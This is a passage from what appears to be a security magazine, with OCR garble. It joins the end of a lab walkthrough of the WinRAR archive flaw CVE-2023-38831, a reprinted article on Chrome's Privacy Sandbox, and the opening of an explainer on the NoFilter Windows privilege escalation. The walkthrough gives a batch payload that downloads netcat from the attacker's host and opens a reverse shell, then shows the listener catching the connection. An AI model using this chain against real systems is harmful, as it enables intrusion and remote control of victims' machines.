almost difficult to create two files with same names in the same directory). In that directory our “script.bat” file is located with the same name. Here it is “document.pdf.cmd”.



When you view the file, by right clicking on it. you can see its contents.

View - document.pdf .cmd
File Edit View Help
calc.exe

Proof of concept is successful. But we are not here to pop a calculator on the target machine, right. Let's grab a reverse shell on the target system. I edit the "script.bat" file to add a Powershell command that downloads netcat.exe from the attacker machine and then starts a reverse shell using netcat from the Windows machine. Just like we have shown in our June 2023 Issue.

```
GNU nano 7.2 script.bat
powershell -Command "Invoke-WebRequest http://192.168.40.153:8000>
nc.exe 192.168.40.153 4444 -e cmd.exe
```

[Wrote 2 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

Then, I create the malicious rar archive as shown above. Next, I start a listener on the attacker machine.

```
(kali@222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ nc -lvp 4444
listening on [any] 4444 ...
```


Once the desired action on the target system is taken, we successfully get a reverse shell on our attacker system as shown below.

```
(kali@222vm) - [~/CVE-2023-38831/CVE-2023-38831]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.40.150: inverse host lookup failed: Unknown host
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 50125
```

What's next from here?

There are a lot of possibilities. In our June 2023 Issue, RWH feature, we have shown our readers how Batch files can be used for various operations including installation of Quasar RAT (if you want to learn how threat actors download and install malware on the target system using the vulnerability). In the AV Evasion feature of July 2023 Issue, you can learn some of the techniques to make a malicious Batch script Fully Undetectable (FUD).

[Google Chrome just rolled out a new way to track you and serve ads. Here's what you need to know](#)

ONLINE SECURITY

Erica Mealy

Lecturer in Computer Science,
University of the Sunshine Coast

Late last week, Google announced something called the Privacy Sandbox has been rolled out to a “majority” of Chrome users, and will reach 100% of users in the coming months. But what is it, exactly?

The new suite of features represents a fundamental shift in how Chrome will track user data for the benefit of advertisers. Instead of third-party cookies, Chrome can now tap directly into your browsing history to gather information on advertising “topics” (more on that later).

In development since 2019, this change has attracted a great deal of controversy, as some commentators have deemed it invasive in terms of privacy.

Understanding how it works – and whether you want to opt in or out – is important, since

Chrome remains the most widely used browser in the world, with a 63% market share as of May 2023 (Safari is in second place with 13%).

Wait, what is a cookie?

In 1994, computer engineer Lou Montulli at Netscape revolutionised the way we browsed the internet with his invention of the “cookie”. For the first time, web pages could remember our passwords, preferences, language settings and even shopping carts.

This method was supposed to be a private exchange of information just between a user and a website – what’s known as a first-party cookie. But within two years, advertisers worked out how to “hack” cookies to track users. These are third-party cookies.

You can think of a first-party cookie like a shop assistant who listens to your preferences and is happy to hold your bags or clothes while you make your selection – but only while you

(Cont'd on next page)

are inside their store.

A third-party cookie is like a bug from an old spy movie. It listens to everything in your room, but only shares the info with its allies. The “spy” can place this cookie on other people’s sites, to record what you visit and what data you enter. If you’ve ever wondered how Facebook has served you an ad about something related to a news story you just read, chances are it’s because you have third-party cookies enabled.

Unregulated online tracking and surveillance via cookies were the default until 2018, when the European Union’s General Data Protection Regulations (GDPR) and the California Consumer Privacy Act (CCPA) were introduced. If you have noticed more pop-ups notifying you of cookies and asking for your informed consent, you have the GDPR and CCPA.

The first browsers to turn off support for third-party cookies were Apple’s Safari in 2017 and Mozilla’s Firefox in 2019.

But Google is also a major online advertising company, with ads making up 57.8% of Google’s revenue as of 2023. They have been slowest off the mark in turning off third-party cookies in Chrome. With the introduction of the Privacy Sandbox, they now hope to start turning cookies off sometime in 2024.

How is the Privacy Sandbox different from cookies?

The details on how the Privacy Sandbox collection of features works are rather technical. But here are a few of the most important aspects.

Instead of using third-party cookies to serve you ads across the internet, Chrome will provide something called advertising Topics. These are high-level summaries of your browsing behaviour, tracked locally (such as in your browsing history), that companies can access on request to

serve you ads on particular subjects.

Additionally, there are features such as Protected Audience that can serve you ads for “remarketing” (for example, Chrome tracked you visiting a listing for a toaster, so now you will get ads for toasters elsewhere), and Attribution Reporting, that gathers data on ad clicks.

In short, instead of third-party cookies doing the spying, the features these cookies enable will be available directly within Chrome.

Is user tracking necessarily bad?

While Google pitches the Privacy Sandbox as something that will improve user privacy, not everyone agrees.

If these features are switched on, Google – one of the world’s biggest advertising companies – is essentially able to listen to you everywhere on the web.

Tracking technology can arguably benefit us as well. For example, it could be helpful if an online store reminds you every three months you need a new toothbrush, or that this time last year you bought a birthday card for your mum.

Offloading cognitive effort, such as reminders like these, is a great way automation can assist humanity. When used in situations where pinpoint accuracy is required, it can make our lives easier and more pleasant.

However, if you are not comfortable with surveillance, the alternative to third-party cookies may not necessarily be the new Privacy Sandbox in Chrome.

The alternative is to completely disable tracking altogether.

What can you do?

If you don’t want your online activities to be tracked for advertising purposes, there are a few straightforward choices.

By far the most private browsers are specialist non-tracking browsers that prioritise no tracking,

(Cont'd On Next Page)

"If you don't want your online activities to be tracked for advertising purposes, there are a few straightforward choices."

such as DuckDuckGo and Brave. But if you don't likely you – or your data – are the product. We don't want to get that nerdy, Safari and Firefox already need to revolutionise how we think about our data and what value it truly holds.

If you don't mind some useful targeted advertising, you can leave the Chrome Privacy Sandbox settings on.

If you want to adjust these settings or switch them off, click the three dots in the upper-right corner and go to Settings > Privacy and Security > Ad privacy. It's unclear if toggling these features off will stop Chrome from collecting these data altogether, or if it just won't share the data with advertisers. You can find out more details about each feature on the Google Chrome Help page.

Lastly, it's good to remember nothing truly comes for free. Software costs money to develop. If you're not paying towards that, then it's



**This Article
first
appeared
in
The
Conversation**

NoFilter

WINDOWS PRIVILEGE ESCALATION

A security researcher named Ron Ben Yizhak revealed a new method of Windows privilege escalation attack at the 2023 Defcon security conference. Named NoFilter, this attack method exploits the Windows Filtering Platform (WFP). This article is a detailed explanation about how this attack works.

Before you try to understand how this new Windows privilege escalation attack works, you need to understand some basic and not so basic concepts in Windows. So, let's begin.



What is a Program?

First things first, what is a program? A program is a code or software on your computer that can complete a specific task. You use lot of programs while running Windows OS like Firefox browser, calculator and WinRAR software etc. You should have already realized by now that every program you use to fulfill a specific function on Windows.

How do Programs run in Windows?

The recently tracked Zero-day vulnerability allows threat actors to create malicious Zip and RAR archives. But these archives display benign files which can be JPG images, text files or PDF files. Whenever a user tries to open these benign files, the vulnerability will cause a malicious script to be executed that installs malicious malware on the target system.

More than learning what a program is, you need to learn what happens when programs run in Windows OS, at least briefly. In our previous Issue (July 2023 Issue), we have seen that there are two types of programming languages: Compiled and Interpreted. We have also seen differences between the two types of programming languages in our previous Issue.


No matter what type of programming language is used to code programs, in the end any program should be converted into a binary language because this is the only format and language computers understand.

So, when we start a program in Windows, we are moving the binary code of the program to be loaded into the volatile memory of the computer (RAM). This is because instructions inside programs need to be understood by the Central Processing Unit (CPU). A program needs lot of resources from the operating system and memory to run. When a program and all the resources it needs is loaded into a memory, it is called a process.

A program may have multiple instances of processes some times. Each instance is called a process. Normally each process has a separately assigned memory address space. This helps each process to run independently without any interference from other processes.

Task Manager					
File Options View					
Processes Performance App history Startup Users Details Services					
Name	Status	99% CPU	75% Memory	97% Disk	3% Network
Apps (4)					
> Firefox (9)		34.4%	286.9 MB	13.0 MB/s	0.1 Mbps
> Microsoft Edge (4)		0%	6.7 MB	0.1 MB/s	0 Mbps
> Notepad		0%	0.2 MB	0 MB/s	0 Mbps
> Task Manager		4.3%	11.3 MB	0 MB/s	0 Mbps
Background processes (49)					
Application Frame Host		0%	1.0 MB	0.1 MB/s	0 Mbps

The processes of a program can be viewed by using the Windows Task Manager.



They can also be viewed in Windows CMD by using the "tasklist" command.

```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\admin>tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	N/A
Registry	88	Services	0	4,364 K
smss.exe	280	Services	0	N/A
csrss.exe	408	Services	0	336 K
csrss.exe	484	Console	1	1,284 K
wininit.exe	504	Services	0	104 K
winlogon.exe	544	Console	1	160 K

The "get-process" command in Powershell also shows all the processes running on a system.


```
PS C:\Users\admin> get-process
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
348	20	7212	1364	0.89	5396	1	ApplicationFrameHost
204	12	7516	12596	1.34	7852	0	audiodg
225	12	3712	13472	0.16	1404	1	backgroundTaskHost
156	10	2552	11532	0.09	3676	1	backgroundTaskHost
241	27	10996	22868	0.44	3712	1	backgroundTaskHost
164	21	5920	916	0.27	5324	1	backgroundTaskHost
354	19	6776	0	0.39	5472	1	backgroundTaskHost
289	27	8212	828	0.31	5972	1	backgroundTaskHost
555	26	7580	0	0.89	7540	1	backgroundTaskHost
433	18	4180	2220	0.36	6984	1	browser_broker
74	5	2332	72	0.05	7464	1	cmd
98	5	900	576	0.08	2560	0	CompatTelRunner
412	17	17760	1780	1.36	4808	0	CompatTelRunner
259	14	4192	16796	0.42	2748	1	conhost
146	9	6436	540	0.05	2788	0	conhost
145	9	6416	496	0.11	3664	0	conhost
125	8	6208	140	0.05	3732	0	conhost
260	14	7420	4584	1.03	7480	1	conhost
462	16	1848	1208	1.27	408	0	csrss
425	20	1732	896	1.45	484	1	csrss
418	16	4196	6840	1.69	4516	1	ctfmon
229	22	4740	3592	0.30	1324	1	dllhost
273	14	4080	1036	0.53	3428	0	dllhost
121	8	1448	696	0.08	4128	1	dllhost
193	16	3068	0	0.13	7052	0	dllhost
761	48	94576	33968	12.22	940	1	dwm
2240	71	40236	42844	15.97	4700	1	explorer
242	16	26368	1396	0.25	912	1	firefox
378	29	109852	3576	1.09	2084	1	firefox
267	25	56188	14136	2.77	2444	1	firefox
1337	98	144788	70520	25.19	5780	1	firefox
250	19	35140	5032	1.13	6336	1	firefox
187	15	20424	2076	0.16	6652	1	firefox
242	16	26336	1368	0.11	6668	1	firefox
243	16	26324	1368	0.22	6780	1	firefox
49	6	1548	0	0.08	772	0	fontdrvhost
49	6	1676	736	0.30	780	1	fontdrvhost
325	16	5188	848	0.38	5300	1	HxTsr

What are Threads?

A Thread is the unit of execution with a process. A process usually can have multiple threads. All these multiple threads share the memory space allocated to a particular process. Threads can communicate with each other more easily than processes. You can view threads of a process using

a tool called Process Explorer.




Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-PRLKILM\admin] (Administrator)

File Options View Process Find Users Help

